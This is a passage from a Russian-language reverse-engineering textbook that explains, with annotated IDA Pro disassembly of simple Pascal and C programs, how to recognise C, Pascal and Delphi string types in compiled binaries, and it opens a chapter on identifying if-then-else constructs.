Если значение `N` мало, порядка трех-четырех байт, то мы получим очень большое количество ложных срабатываний. Напротив, когда `N` велико, порядка шести-восьми байт, число ложных срабатываний близко к нулю и ими можно пренебречь. Однако при этом все короткие строки, например `OK`, `YES`, `NO` останутся нераспознанными! Другая проблема — помимо алфавитно-цифровых символов в строках встречаются и элементы псевдографики (особенно часты, они в консольных приложениях), и всякие там "мордашки", "стрелки", "карапузики" — словом, почти вся таблица ASCII. Чем же тогда строка отличается от случайной последовательности байт? Частотный анализ бессилен — ему для нормальной работы требуется как минимум сотня байт текста, а мы говорим о строках из двух-трех символов!

Зайдем с другого конца — если в программе есть строка, значит, на нее кто-нибудь да ссылается. А раз так — можно поискать среди непосредственных значений указатель на распознанную строку. Если он будет найден, шансы на то, что это действительно именно строка, а не случайная последовательность байт, резко возрастают. Все просто, не так ли?

Просто, да не совсем! Рассмотрим пример, приведенный в листинге 25.1.

---

[1] Более подробно об этом рассказывалось в *главе 24*, *"Идентификация констант и смещений"*.

Листинг 25.1. Простейшая программа на Pascal, иллюстрирующая распознавание строк

```
BEGIN
WriteLn('Hello, Sailor!');
END.
```

Откомпилируем его любым подходящим Pascal-компилятором (например, Delphi или Free Pascal) и, загрузив откомпилированный файл в дизассемблер, пройдемся вдоль сегмента данных. Вскоре на глаза попадется фрагмент, выглядящий примерно так, как показано в листинге 25.2.

Листинг 25.2. Содержимое сегмента данных в откомпилированном примере из листинга 25.1

```
.data:00404040   unk_404040     db     0Eh       ;
.data:00404041                  db     48h       ; H
.data:00404042                  db     65h       ; e
.data:00404043                  db     6Ch       ; l
.data:00404044                  db     6Ch       ; l
.data:00404045                  db     6Fh       ; o
.data:00404046                  db     2Ch       ; ,
.data:00404047                  db     20h       ;
.data:00404048                  db     53h       ; S
.data:00404049                  db     61h       ; a
.data:0040404A                  db     69h       ; i
.data:0040404B                  db     6Ch       ; l
.data:0040404C                  db     6Fh       ; o
.data:0040404D                  db     72h       ; r
.data:0040404E                  db     21h       ; !
.data:0040404F                  db     0 ;
.data:00404050   word_404050     dw     1332h
```

Вот она, искомая строка! (В том, что это строка — у нас никаких сомнений нет). Попробуем найти: кто на нее ссылается? В IDA Pro для этого следует нажать клавиатурную комбинацию <ALT>+<I>, и в поле поиска ввести смещение начала строки — значение `0x404041`.

И вот тут нас ждет неприятный сюрприз. Поиск завершается неудачей, о чем свидетельствует сообщение `Search Failed`. А что же тогда передается функции `WriteLn`? Может быть, это глюк IDA Pro? Просматриваем дизассемблированный текст вручную — и результат вновь окажется нулевым.

Причина нашей неудачи в том, что в начале Pascal-строк идет байт, содержащий длину этой строки. Действительно, в дампе по смещению `0x404040` находится значение `0xE` (четырнадцать в десятичной системе исчисления). А сколько символов строке `Hello, Sailor!`? Считаем: один, два, три… четырнадцать! Вновь нажимаем клавиатурную комбинацию <ALT>+<I> и ищем непосредственный операнд, равный `0x404040`. И, в самом деле, на этот раз поиск окажется успешным (листинг 25.3).

Листинг 25.3. Результат поиска непосредственного операнда, равного смещению начала строки

```
.text:00401033     push    404040h
.text:00401038     push    [ebp+var_4]
.text:0040103B     push    0
.text:0040103D     call    FPC_WRITE_TEXT_SHORTSTR
.text:00401042     push    [ebp+var_4]
.text:00401045     call    FPC_WRITELN_END
```

```
.text:0040104A     push    offset loc_40102A
.text:0040104F     call    FPC_IOCHECK
.text:00401054     call    FPC_DO_EXIT
.text:00401059     leave
.text:0040105A     retn
```

Отказывается, мало идентифицировать строку — еще, как минимум, требуется определить ее границы.

Типы строк

Наиболее популярны следующие типы строк: *C-строки*, завершающиеся нулем, *DOS-строки*, завершающиеся символом `$`, *Pascal-строки*, предваряемые одно-, двух- или четырехбайтным полем, содержащим длину строки (рис. 25.1). Рассмотрим каждый из этих типов подробнее.




Рис. 25.1. Основные типы строк

C-строки

C-строки, также именуемые ASCIIZ-строками[2] — весьма распространенный тип строк, широко использующийся в операционных системах семейств Windows и UNIX. Символ `\0` (не путать с `0`) имеет специальное предназначение и трактуется по-особому — как *завершитель строки*. Длина ASCIIZ-строк не ограничена практически ничем, кроме протяженности сегмента или размера адресного пространства, выделенного процессу. Соответственно, в Windows 9*x* и системах из семейства Windows NT максимальный размер ASCIIZ-строки лишь немногим менее 2 Гбайт, а в Windows 3.1 и MS-DOS — около 64 Кбайт. Фактическая длина ASCIIZ-строк лишь на байт больше исходной ASCII-строки. Несмотря на все перечисленные выше достоинства, C-строкам присущи и некоторые недостатки. Во-первых, ASCIIZ-строка не может содержать нулевых байт. Поэтому она не пригодна для обработки бинарных данных. Во-вторых, операции копирования,

[2] ASCII Zero-terminated (ASCIIZ) — ASCII-строка, завершаемая нулем.

сравнения и конкатенации C-строк сопряжены со значительными накладными расходами. Дело в том, что современным процессорам невыгодно работать с отдельными байтами, — им желательно иметь дело с двойными словами. Но, увы, длина ASCIIZ-строк заранее неизвестна, и ее приходится вычислять "на лету", проверяя, не является ли каждый очередной байт символом завершения. Правда, разработчики некоторых компиляторов идут на хитрость — они завершают строку не одним нулем, а *семью нулями*, — что позволяет работать с двойными словами, а это на порядок быстрее. Почему семью, а не четырьмя? Ведь в двойном слове байтов четыре! Да, верно, четыре, но подумайте, что произойдет, если последний значимый символ строки придется на первый байт двойного слова? Верно, его конец заполнят три нулевых байта, но двойное слово из-за вмешательства первого символа уже не будет равно нулю! Вот поэтому следующему двойному слову надо предоставить еще четыре нулевых байта, тогда оно гарантированно будет равно нулю. Впрочем, семь служебных байт на каждую строку — это уже перебор!

DOS-строки

В MS-DOS функция вывода строки воспринимает знак `$` как символ завершения, поэтому в программистских кругах такие строки называют "DOS-строками". Термин не совсем корректен — все остальные функции MS-DOS работают исключительно с ASCIIZ-строками! Причина столь странного выбора символа-разделителя восходит к тем древнейшим временам, когда никакого графического интерфейса еще и в помине не существовало, а консольный терминал считался весьма продвинутой системой взаимодействия с пользователем. Клавиша <Enter> не могла служить завершителем строки, т. к. подчас приходилось вводить в программу несколько строк сразу. Комбинации <Ctrl>+<Z> или <Alt>+<000> также не годились, поскольку на многих клавиатурах тех лет отсутствовали такие клавиши! С другой стороны, компьютеры использовались главным образом для инженерных, а не для бухгалтерских расчетов, и символ `$` был самым малоупотребляемым символом. Именно поэтому и было решено использовать его для сигнализации о завершении пользователем ввода, а также в качестве символа-завершителя строки[3]. В настоящее время DOS-строки практически вышли из употребления, и вероятность того, что вы с ними столкнетесь, крайне мала.

Pascal-строки

Pascal-строки не имеют завершающего символа, — вместо этого они предваряются специальным полем, содержащим длину этой строки. Достоинства этого подхода — возможность хранения в строке любых символов, в том числе и нулевых байт, а также высокая скорость обработки строковых переменных. Вместо постоянной проверки каждого байта на завершающий символ, происходит лишь одно обращение к памяти — загрузка длины строки. Ну, а раз длина строки известна, можно работать не с байтами, а двойными словами — "родным" типом данных 32-разрядных процессоров. Весь вопрос в том — сколько байт отвести под поле размера. Один? Что ж, экономно, но тогда максимальная длина строки будет ограничена 255 символами, что во многих случаях оказывается явно недостаточно! Этот тип строк используют практически все Pascal-компиляторы (например, Borland Turbo Pascal, Free Pascal), поэтому такие строки и называют "Pascal-строками" или, более точно, *короткими Pascal-строками*.

Delphi-строки

Осознавая очевидную смехотворность ограничения длины Pascal-строк 255 символами, разработчики Delphi расширили поле размера до двух байт, увеличив тем самым максимально возможную длину до 65.535 символов. Хотя такой тип строк поддерживают и другие компиляторы (например, Free Pascal), в силу сложившейся традиции их принято именовать *Delphi-строками* или Pascal-строками с двухбайтным полем размера — *двухбайтными Pascal-строками*.

---

[3] Да, символ-завершитель вводился пользователем, а не добавлялся программой, как это происходит с ASCIIZ-строками.

Ограничение в шестьдесят с гаком килобайт и "ограничением" назвать язык не поворачивается. В большинстве своем строки имеют гораздо меньшую длину, а для обработки больших массивов данных (текстовых файлов, к примеру) есть куча (динамическая память) и ряд специализированных функций. Накладные же расходы (два служебных байта на каждую строковую переменную) не столь велики, чтобы брать их в расчет. Словом, Delphi-строки, сочетая в себе лучше стороны C- и Pascal-строк (практически неограниченную длину и высокую скорость обработки, соответственно), представляются самым удобным и практичным типом.

Широкие Pascal-строки

"Широкие" Pascal-строки (Wide Pascal strings) отводят на поле размера четыре байта, "ограничивая" максимально возможную длину 4.294.967.295 символами (≈ 4 Гбайт), что даже превышает количество памяти, которое операционные системы из семейства Windows выделяют в "личное пользование" прикладного процесса! Однако за эту роскошь приходится дорого платить, отдавая каждой строке четыре "лишних" байта, три из которых в большинстве случаев будут попросту пустовать. Таким образом, если вы реально работаете с короткими строками, то накладные расходы при использовании типа Wide-Pascal неоправданно возрастут. Поэтом на практике данный тип применяется редко.

Комбинированные типы

Некоторые компиляторы используют комбинированный C+Pascal тип, что позволяет им, с одной стороны, достичь высокой скорости обработки строк и хранить в строках любые символы, а с другой — обеспечить совместимость с огромным количеством C-библиотек, рассчитанных на работу с ASCIIZ-строками. Каждая комбинированная строка принудительно завершается нулем, но этот нуль в саму строку не входит, и штатные библиотеки (операторы) языка работают с ней, как с Pascal-строкой. При вызове же функций C-библиотек, компилятор передает им указатель не на истинное начало строки, а на ее первый символ.

Определение типа строк

По внешнему виду строки определить ее тип весьма затруднительно. Наличие завершающего нуля в конце строки — еще не повод считать ее ASCIIZ-строкой (Pascal-компиляторы частенько дописывают в конец строк один или несколько нулей для выравнивания данных по кратным адресам), а совпадение предшествующего строке байта с ее длиной может действительно быть лишь случайным совпадением.

В грубом приближении тип строки определяется по роду компилятора (C или Pascal), а точно — по алгоритму обработки этой строки (т. е. путем анализа манипулирующего с ней кода). Рассмотрим пример, приведенный в листинге 25.4.

Листинг 25.4. Пример, демонстрирующий идентификацию типа строк

```
VAR
        s0, s1 : String;

BEGIN
        s0 :='Hello, Sailor!';
        s1 :='Hello, World!';
        IF s0=s1 THEN WriteLN('OK') ELSE Writeln('Woozl');
END.
```

Откомпилировав пример из листинга 25.4 компилятором Free Pascal, заглянем в сегмент данных. Там мы найдем следующую строку (листинг 25.5).

Листинг 25.5. Строка 'Hello, World!' в откомпилированном примере из листинга 25.4.

```
.data:00404050     aHelloWorld     db 0Dh,'Hello, World!',0   ; DATA XREF: _main+2B↑o
```

Не правда ли, она очень похожа на ASCIIZ-строку? Если не знать, каким компилятором компилировалась эта программа, то никому и в голову не придет, что `0xD` — это поле длины, а не символ переноса! Чтобы проверить нашу гипотезу, перейдем по перекрестной ссылке, любезно обнаруженной IDA Pro, или самостоятельно найдем в дизассемблированном тексте непосредственный операнд `0x404050` (смещение строки), как показано в листинге 25.6.

Листинг 25.6. Непосредственный операнд (смещение строки), найденный в дизассемблированном тексте примера из листинга 25.4

```
push   offset _S1              ; Передаем указатель на строку-приемник
push   offset aHelloWorld      ; "\rHello, World!"
                               ; Передаем указатель на строку-источник
push   0FFh                    ; Максимальная длина строки
call   FPC_SHORTSTR_COPY
```

Так, указатель на строку передается функции `FPC_SHORTSTR_COPY`. Из прилагаемой к Free Pascal документации можно узнать, что эта функция работает с короткими Pascal-строками, стало быть, байт `0xD` — это не символ переноса, а длина строки. А что бы мы делали, если бы у нас отсутствовала документация на Free Pascal? В самом деле, ведь невозможно раздобыть абсолютно все компиляторы! Кстати, штатная поставка IDA Pro, вплоть до версии 4.17 включительно, не содержит сигнатур FPP-библиотек, и их приходится создавать самостоятельно.

В тех случаях, когда строковая функция не опознана или отсутствует ее описание, путь один — исследовать код на предмет выяснения алгоритма его работы. Ну что же, засучим рукава и приступим? Рассмотрим дизассемблированный код нашего примера (листинг 25.7).

Листинг 25.7. Исследование дизассемблированного кода примера из листинга 25.4 на предмет выяснения алгоритма его работы

```
FPC_SHORTSTR_COPY   proc near    ; CODE XREF: sub_401018+21↑p

arg_0 = dword ptr  8       ; Максимальная длина строки.
arg_4 = dword ptr  0Ch     ; Исходная строка.
arg_8 = dword ptr  10h     ; Целевая строка.

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    push    eax
    push    ecx
    ; Сохраняем регистры.

    cld
    ; Сбрасываем флаг направления, т. е., заставляем
    ; команды LODS, STOS, MOVS инкрементировать регистр-указатель.

    mov     edi, [ebp+arg_8]
    ; Загружаем в регистр EDI значение аргумента arg_8
    ; (смещение целевого буфера).

    mov     esi, [ebp+arg_4]
```

```
    ; Загружаем в регистр ESI значение аргумента arg_4
    ; (смещение исходной строки).

    xor     eax, eax
    ; Обнуляем регистр EAX.

    mov     ecx, [ebp+arg_0]
    ; Загружаем в ECX значение аргумента arg_0
    ; (максимальная допустимая длина строки).

    lodsb
    ; Загружаем в AL первый байт исходной строки, на которую указывает
    ; регистр ESI, и увеличиваем ESI на единицу.

    cmp     eax, ecx
    ; Сравниваем первый символ строки с максимально возможной длиной строки.
    ; Уже ясно, что первой символ строки — длина, однако, притворимся, что
    ; мы не знаем назначения аргумента arg_0, и продолжим анализ.

    jbe     short loc_401168
    ; if (ESI[0] <= arg_0) goto loc_401168

    mov     eax, ecx
    ; Копируем в EAX значение ECX

loc_401168:                                ; CODE XREF: sub_401150+14↑j
    stosb
    ; Записываем первый байт исходной строки в целевой буфер
    ; и увеличиваем EDI на единицу.

    cmp     eax, 7
    ; Сравниваем длину строки с константой 0x7.

    jl      short loc_401183
    ; Длина строки меньше семи байт?
    ; Тогда и копируем ее побайтно!

    mov     ecx, edi
    ; Загружаем в ECX значение указателя на целевой буфер, увеличенный на
    ; единицу (его увеличила команда STOSB при записи байта).

    neg     ecx
    ; Дополняем ECX до нуля, NEG(0xFFFF) = 1;
    ; ECX :=1

    and     ecx, 3
    ; Оставляем в ECX три младший бита, остальные — сбрасываем
    ; ECX :=1.

    sub     eax, ecx
    ; Отнимаем от EAX (содержит первый байт строки) "усеченный" ECX.

    repe movsb
    ; Копируем ECX байт из исходной строки в целевой буфер,
    ; передвигая ESI и EDI. В нашем случае мы копируем 1 байт.

    mov     ecx, eax
    ; Теперь ECX содержит значение первого байта строки,
```

```
    ; уменьшенное на единицу.

    and     eax, 3
    ; Оставляем в EAX три младший бита, остальные — сбрасываем.

    shr     ecx, 2
    ; Циклическим сдвигом, делим ECX на четыре (2^2=4)

    repe movsd
    ; Копируем ECX двойных байтов из ESI в EDI.
    ; Теперь становится ясно, что ECX — содержит длину строки, а поскольку,
    ; в ECX загружается значение первого байта строки, можно с полной
    ; уверенностью сказать, что первый байт строки (причем именно байт, а
    ; не слово) содержит длину этой строки.
    ; Таким образом, это — короткая Pascal — строка.
;

loc_401183:                             ; CODE XREF: sub_401150+1C↑j
    mov     ecx, eax
    ; Если длина строки менее семи байт, то EAX содержит длину строки для ее
    ; побайтного копирования (см. условный переход jbe short loc_401168).
    ; В противном случае EAX содержит остаток "хвоста" строки, который не
    ; смог заполнить собой последнее двойное слово. В общем,
    ; так или иначе, в ECX загружается количество байт для копирования.

    repe    movsb
    ; Копируем ECX байт из ESI в EDI.

    pop     ecx
    pop     eax
    ; Восстанавливаем регистры.

    leave
    ; Закрываем кадр стека.

    retn    0Ch
FPC_SHORTSTR_COPY   endp
```

А теперь познакомимся с C-строками, для чего нам пригодится следующий пример (листинг 25.8).

Листинг 25.8. Демонстрационный пример, иллюстрирующий распознавание C-строк

```
#include <stdio.h>
#include <string.h>

main()
{
       char s0[]="Hello, World!";
       char s1[]="Hello, Sailor!";
       if (strcmp(&s0[0],&s1[0])) printf("Woozl\n"); else printf("OK\n");
}
```

Откомпилируем его любым подходящим C-компилятором, например, Borland C++ 5.0[4], и поищем наши строки в сегменте данных. Долго искать не приходится — вот они (листинг 25.9).

[4] Внимание — Microsoft Visual C++ для компиляции этого примера не подходит! Причины этого будут раскрыты далее в этой главе, в *разд. "Turbo-инициализация строковых переменных"*.

Листинг 25.9. C-строки в сегменте данных

```
DATA:00407074   aHelloWorld    db 'Hello, World!',0      ; DATA XREF: _main+16↑o
DATA:00407082   aHelloSailor   db 'Hello, Sailor!',0     ; DATA XREF: _main+22↑o
DATA:00407091   aWoozl         db 'Woozl',0Ah,0          ; DATA XREF: _main+4F↑o
DATA:00407098   aOk            db 'OK',0Ah,0             ; DATA XREF: _main+5C↑o
```

Обратите внимание: строки следуют вплотную друг к другу — каждая из них завершается символом нуля, и значение первого байта строки не совпадает с ее длиной. Несомненно, перед нами ASCIIZ-строки, однако не мешает лишний раз убедиться в этом, тщательно проанализировав манипулирующий с ними код (листинг 25.10).

Листинг 25.10. Распознавание ASCIIZ-строк путем анализа манипулирующего с ними кода

```
_main   proc near                       ; DATA XREF: DATA:00407044↓o

var_20 = byte ptr -20h
var_10 = byte ptr -10h

    push   ebp
    mov    ebp, esp
    ; Открываем кадр стека.

    add    esp, 0FFFFFFE0h
    ; Резервируем место для локальных переменных.

    mov    ecx, 3
    ; Заносим в регистр ECX значение 0x3.

    lea    eax, [ebp+var_10]
    ; Загружаем в EAX указатель на локальный буфер var_10.

    lea    edx, [ebp+var_20]
    ; Загружаем в EDX указатель на локальный буфер var_20.

    push   esi
    ; Сохраняем регистр ESI. Именно сохраняем, а не передаем функции,
    ; т. к. ESI еще не был инициализирован!

    push   edi
    ; Сохраняем регистр EDI.

    lea    edi, [ebp+var_10]
    ; Загружаем в EDI указатель на локальный буфер var_10.

    mov    esi, offset aHelloWorld                    ; "Hello, World!"
    ; IDA распознала в непосредственном операнде смещение строки
    ; "Hello,World!". А если бы и не распознала — это бы сделали мы сами,
    ; основываясь на том, что:
    ; 1) непосредственный операнд совпадает со смещением строки
    ; 2) следующая команда неявно использует ESI для косвенной адресации
    ;    памяти,  следовательно, в ESI загружается указатель.

    repe   movsd
    ; Копируем ECX двойных слов из ESI в EDI.
    ; Чему равно ECX? Оно равно 0x3. Для перевода из двойных слов в байты
```

```
    ; умножаем 0x3 на 0x4 и получаем 0xC, что на байт короче
    ; копируемой строки "Hello,World!", на которую указывает ESI.

    movsw
    ; Копируем последний байт строки "Hello, World!"
    ; вместе с завершающим нулем.

    lea     edi, [ebp+var_20]
    ; Загружаем в регистр EDI указатель на локальный буфер var_20.

    mov     esi, offset aHelloSailor                ; "Hello, Sailor!"
    ; Загружаем в регистр ESI указатель на строку "Hello, Sailor!"

    mov     ecx, 3
    ; Загружаем в ECX количество полных двойных слов в строке
    ; "Hello, Sailor!"

    repe    movsd
    ; Копируем 0x3 двойных слова.

    movsw
    ; Копируем слово.

    movsb
    ; Копируем последний завершающий байт.

; // Функция сравнения строк
loc_4010AD:                                         ; CODE XREF: _main+4B↓j
    mov     cl, [eax]
    ; Загружаем в CL содержимое очередного байта строки "Hello, World!"

    cmp     cl, [edx]
    ; CL равен содержимому очередного байта строки "Hello, Sailor!"?

    jnz     short loc_4010C9
    ; Если символы обоих строк не равны, переходим к метке loc_4010C9.

    test    cl, cl
    jz      short loc_4010D8
    ; Регистр CL равен нулю? (В строке встретился нулевой символ?)
    ; Если так, то прыгаем на loc_4010D8.
    ; Теперь мы можем безошибочно определить тип строки -
    ; во-первых, первый байт строки содержит первый символ строки,
    ; а не хранит ее длину. Во-вторых, каждый байт строки проверяется
    ; на завершающий нулевой символ.
    ; Значит, это ***ASCIIZ-строки***!

    mov     cl, [eax+1]
    ; Загружаем в CL следующий символ строки "Hello, World!"
    cmp     cl, [edx+1]
    ; Сравниваем его со следующим символом "Hello, Sailor!"

    jnz     short loc_4010C9
    ; Если символы не равны — закончить сравнение.

    add     eax, 2
    ; Переместить указатель строки "Hello, World!" на два символа вперед.
```

```
    add     edx, 2
    ; Переместить указатель строки "Hello, Sailor!" на два символа вперед.

    test    cl, cl
    jnz     short loc_4010AD
    ; Повторять сравнение, пока не будет достигнут символ-завершитель строки.

loc_4010C9:                             ; CODE XREF: _main+35↑j _main+41↓j
    jz      short loc_4010D8
    ; см. главу 26, "Идентификация if — then — else"

    ; // Вывод строки "Woozl".
    push    offset aWoozl                                   ; format
    call    _printf
    pop     ecx
    jmp     short loc_4010E3

loc_4010D8:                             ; CODE XREF: _main+39↑j _main+4D↓j
    ; // Вывод строки "OK".
    push    offset aOk                                      ; format
    call    _printf
    pop     ecx

loc_4010E3:                             ; CODE XREF: _main+5A↑j
    xor     eax, eax
    ; Функция возвращает нуль.

    pop     edi
    pop     esi
    ; Восстанавливаем регистры.

    mov     esp, ebp
    pop     ebp
    ; Закрываем кадр стека.

    retn
_main       endp
```

Turbo-инициализация строковых переменных

Не всегда, однако, различить строки так просто. Чтобы убедиться в этом, достаточно откомпилировать пример, приведенный в листинге 25.8, компилятором Microsoft Visual C++ и заглянуть в полученный файл любым подходящим дизассемблером, скажем IDA Pro.

Так, переходим в секцию данных, прокручиваем ее вниз то тех пор, пока не устанет рука. И вы не обнаружите никаких следов присутствия строк `Hello, Sailor!` и `Hello, World!`. Зато обращает на себя внимание какая-то странная гряда двойных слов, показанная в листинге 25.11.

Листинг 25.11. Странный массив двойных слов в секции данных примера из листинга 25.8, откомпилированного с помощью Microsoft Visual C++

```
.data:00406030   dword_406030   dd 6C6C6548h    ; DATA XREF: main+6↑r
.data:00406034   dword_406034   dd 57202C6Fh    ; DATA XREF: main +E↑r
.data:00406038   dword_406038   dd 646C726Fh    ; DATA XREF: main +17↑r
.data:0040603C   word_40603C    dw 21h          ; DATA XREF: main +20↑r
```

```
.data:0040603E              align 4
.data:00406040  dword_406040  dd 6C6C6548h    ; DATA XREF: main +2A↑r
.data:00406044  dword_406044  dd 53202C6Fh    ; DATA XREF: main +33↑r
.data:00406048  dword_406048  dd 6F6C6961h    ; DATA XREF: main +3C↑r
.data:0040604C  word_40604C   dw 2172h        ; DATA XREF: main +44↑r
.data:0040604E  byte_40604E   db 0            ; DATA XREF: main +4F↑r
```

Что бы это значило? Это не указатели — они никуда не указывают, это не переменные типа `int` — мы не объявляли таких в программе. Жмем <F4> для перехода в hex-режим, и что мы видим? Вот они — наши строки (листинг 25.12).

Листинг 25.12. Строки Hello, Sailor! и Hello, World! В секции данных при просмотре в шестнадцатеричном режиме

```
.data:00406030  48 65 6C 6C 6F 2C 20 57-6F 72 6C 64 21 00 00 00 "Hello, World!..."
.data:00406040  48 65 6C 6C 6F 2C 20 53-61 69 6C 6F 72 21 00 00 "Hello, Sailor!.."
.data:00406050  57 6F 6F 7A 6C 0A 00 00-4F 4B 0A 00 00 00 00 00 "Woozl■..OK■....."
```

Хм, почему же тогда IDA Pro их посчитала двойными словами? Ответить на вопрос поможет анализ кода, манипулирующего со строками. Однако, прежде чем приступить к его исследованию, превратим эти двойные слова в нормальную ASCIIZ-строку. Для этой цели нажмите клавишу <U> для преобразования двойных слов в цепочку бестиповых байт, а затем — клавишу <A> — для преобразования ее в строку. Затем подведем курсор к первой перекрестной ссылке и нажмем клавишу <Enter>. Дизассемблированный код исследуемого примера показан в листинге 25.13.

Листинг 25.13. Анализ кода, манипулирующего со строками для примера из листинга 25.8, откомпилированного с помощью Microsoft Visual C++

```
main    proc near                                   ; CODE XREF: start+AF↓p

var_20 = byte ptr -20h
var_1C = dword ptr -1Ch
var_18 = dword ptr -18h
var_14 = word ptr -14h
var_12 = byte ptr -12h
var_10 = byte ptr -10h
var_C = dword ptr -0Ch
var_8 = dword ptr -8
var_4 = word ptr -4
; Откуда взялось столько локальных переменных?!

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    sub     esp, 20h
    ; Резервируем память для локальных переменных.

    mov     eax, dword ptr aHelloWorld          ; "Hello, World!"
    ; Загружаем в EAX... нет, не указатель на строку "Hello, World!", а
    ; четыре первых байта этой строки! Теперь понятно, почему
    ; ошиблась IDA Pro, и оригинальный код
    ; (до преобразования строки в строку) выглядел так:
    ; mov  eax, dword_406030.
    ; Не правда ли, не очень наглядно? И если бы, мы изучали не свою, а
    ; чужую программу, этот трюк дизассемблера ввел бы нас в заблуждение!
```

```
mov     dword ptr [ebp+var_10], eax
; Копируем четыре первых байта строки в локальную переменную var_10.

mov     ecx, dword ptr aHelloWorld+4
; Загружаем байты с четвертого по восьмой строки "Hello, World!" в ECX.

mov     [ebp+var_C], ecx
; Копируем их в локальную переменную var_C. Но мы-то уже знаем, что это
; не переменная var_C, а часть строкового буфера.

mov     edx, dword ptr aHelloWorld+8
; Загружаем байты с восьмого по двенадцатый строки "Hello, World!" в EDX.

mov     [ebp+var_8], edx
; Копируем их в локальную переменную var_8, точнее — в строковой буфер.

mov     ax, word ptr aHelloWorld+0Ch
; Загружаем оставшийся двухбайтовый хвост строки в AX.

mov     [ebp+var_4], ax
; Записываем его в локальную переменную var_4.
; Итак, строка копируется по частям в следующие локальные переменные:
; int var_10; int var_0C; int var_8; short int var_4.
; следовательно, на самом деле есть только одна локальная переменная -
; char var_10[14].

mov     ecx, dword ptr aHelloSailor          ; "Hello, Sailor!"
; Проделываем ту же самую операцию копирования над строкой
; "Hello, Sailor!"

mov     dword ptr [ebp+var_20], ecx
mov     edx, dword ptr aHelloSailor+4
mov     [ebp+var_1C], edx
mov     eax, dword ptr aHelloSailor+8
mov     [ebp+var_18], eax
mov     cx, word ptr aHelloSailor+0Ch
mov     [ebp+var_14], cx
mov     dl, byte_40604E
mov     [ebp+var_12], dl
; Копируем строку "Hello, Sailor!"
; в локальную переменную char var_20[14].

lea     eax, [ebp+var_20]
; Загружаем в регистр EAX указатель на локальную переменную var_20
; которая (как мы помним) содержит строку "Hello, Sailor!"

push    eax                                             ; const  char *
; Передаем ее функции strcmp.
; Из этого можно заключить, что var_20 — действительно хранит строку,
; а не значение типа int.

lea     ecx, [ebp+var_10]
; Загружаем в регистр ECX указатель на локальную переменную var_10,
; хранящую строку "Hello, World!"
```

```
    push    ecx                                             ; const char *
    ; Передаем ее функции srtcmp.

    call    _strcmp
    add     esp, 8
    ; strcmp("Hello, World!", "Hello, Sailor!")

    test    eax, eax
    jz      short loc_40107B
    ; Строки равны?

    ; // Вывод на экран строки "Woozl".
    push    offset aWoozl               ; "Woozl\n"
    call    _printf
    add     esp, 4
    jmp     short loc_401088

;   // Вывод на экран строки "OK".
loc_40107B:                             ; CODE XREF: sub_401000+6A↑j
    push    offset aOk                  ; "OK\n"
    call    _printf
    add     esp, 4

loc_401088:                             ; CODE XREF: sub_401000+79↑j
    mov     esp, ebp
    pop     ebp
    ; Закрываем кадр стека.

    retn
main    endp
```



Глава 26

Идентификация конструкций IF — THEN — ELSE

Существует два вида алгоритмов — *безусловные* и *условные*. Порядок действий безусловного алгоритма всегда постоянен и не зависит от входных данных. Например: `a=b+c`. Порядок действий условных алгоритмов, напротив, зависит от входных данных. Например: **если** `с не равно нулю`, **то**: `a=b/c`; **иначе**: `вывести сообщение об ошибке`".

Обратите внимание на выделенные ключевые слова **если**, **то** и **иначе**, называемые *операторами условия* или *условными операторами*. Без них не обходится ни одна программа (вырожденные примеры наподобие `Hello, World!` — не в счет). Условные операторы — сердце любого языка программирования. Поэтому чрезвычайно важно уметь их правильно идентифицировать.

В общем виде, не углубляясь в синтаксические подробности отдельных языков программирования, оператор условия схематично изображается так:

IF (условие) **THEN** {оператор$_1$; оператор$_2$;} **ELSE** {оператор$_a$; оператор$_b$;}

Задача компилятора — преобразовать эту конструкцию в последовательность машинных команд, выполняющих оператор$_1$, оператор$_2$, если условие истинно и, соответственно — оператор$_a$, оператор$_b$, если оно ложно. Однако микропроцессоры серии 80x86 поддерживают весьма скромный набор условных команд, ограниченный фактически одними условными переходами (более подробно вопрос об исключениях будет рассматриваться далее в этой главе, в *разд. "Оптимизация ветвлений"*). Программистам, знакомым лишь с IBM PC, такое ограничение не покажется чем-то неестественным, между тем, существует масса процессоров, поддерживающих *префикс условного выполнения инструкции*. То есть вместо того, чтобы писать: `TEST ECX,ECX/JNZ xxx/MOV EAX,0x666`, там поступают так: `TEST ECX,ECX/IFZ MOV EAX,0x666`. `IFZ` — это и есть префикс условного выполнения, разрешающий выполнение следующей команды только в том случае, если установлен флаг нуля.

В этом смысле микропроцессоры 80x86 можно сравнить с ранними диалектами языка Basic, не разрешающими использовать в условных выражениях никаких других операторов, кроме `GOTO`. Сравните два варианта одного и того же условного выражения, показанных в листинге 26.1.

Листинг 26.1. Варианты одного и того же условного выражения в новом и старом диалектах Basic

Новый диалект Basic

```
IF A=B THEN PRINT "A=B"
```

Старый диалект Basic

```
10 IF A=B THEN GOTO 30
20 GOTO 40
30 PRINT "A=B"
40 ... // прочий код программы
```

Если вы когда-нибудь программировали на старых диалектах Basic, то, вероятно, помните, что гораздо выгоднее выполнять оператор `GOTO`, если условие ложно, а в противном случае продолжать

нормальное выполнение программы. Как видите, вопреки расхожему мнению, навыки программирования на Basic отнюдь не бесполезны, особенно — в дизассемблировании программ.

Большинство компиляторов (даже неоптимизирующих) инвертируют истинность условия, транслируя конструкцию **IF** (*условие*) **THEN** {*оператор*$_1$; *оператор*$_2$} в следующий псевдокод (листинг 26.2).

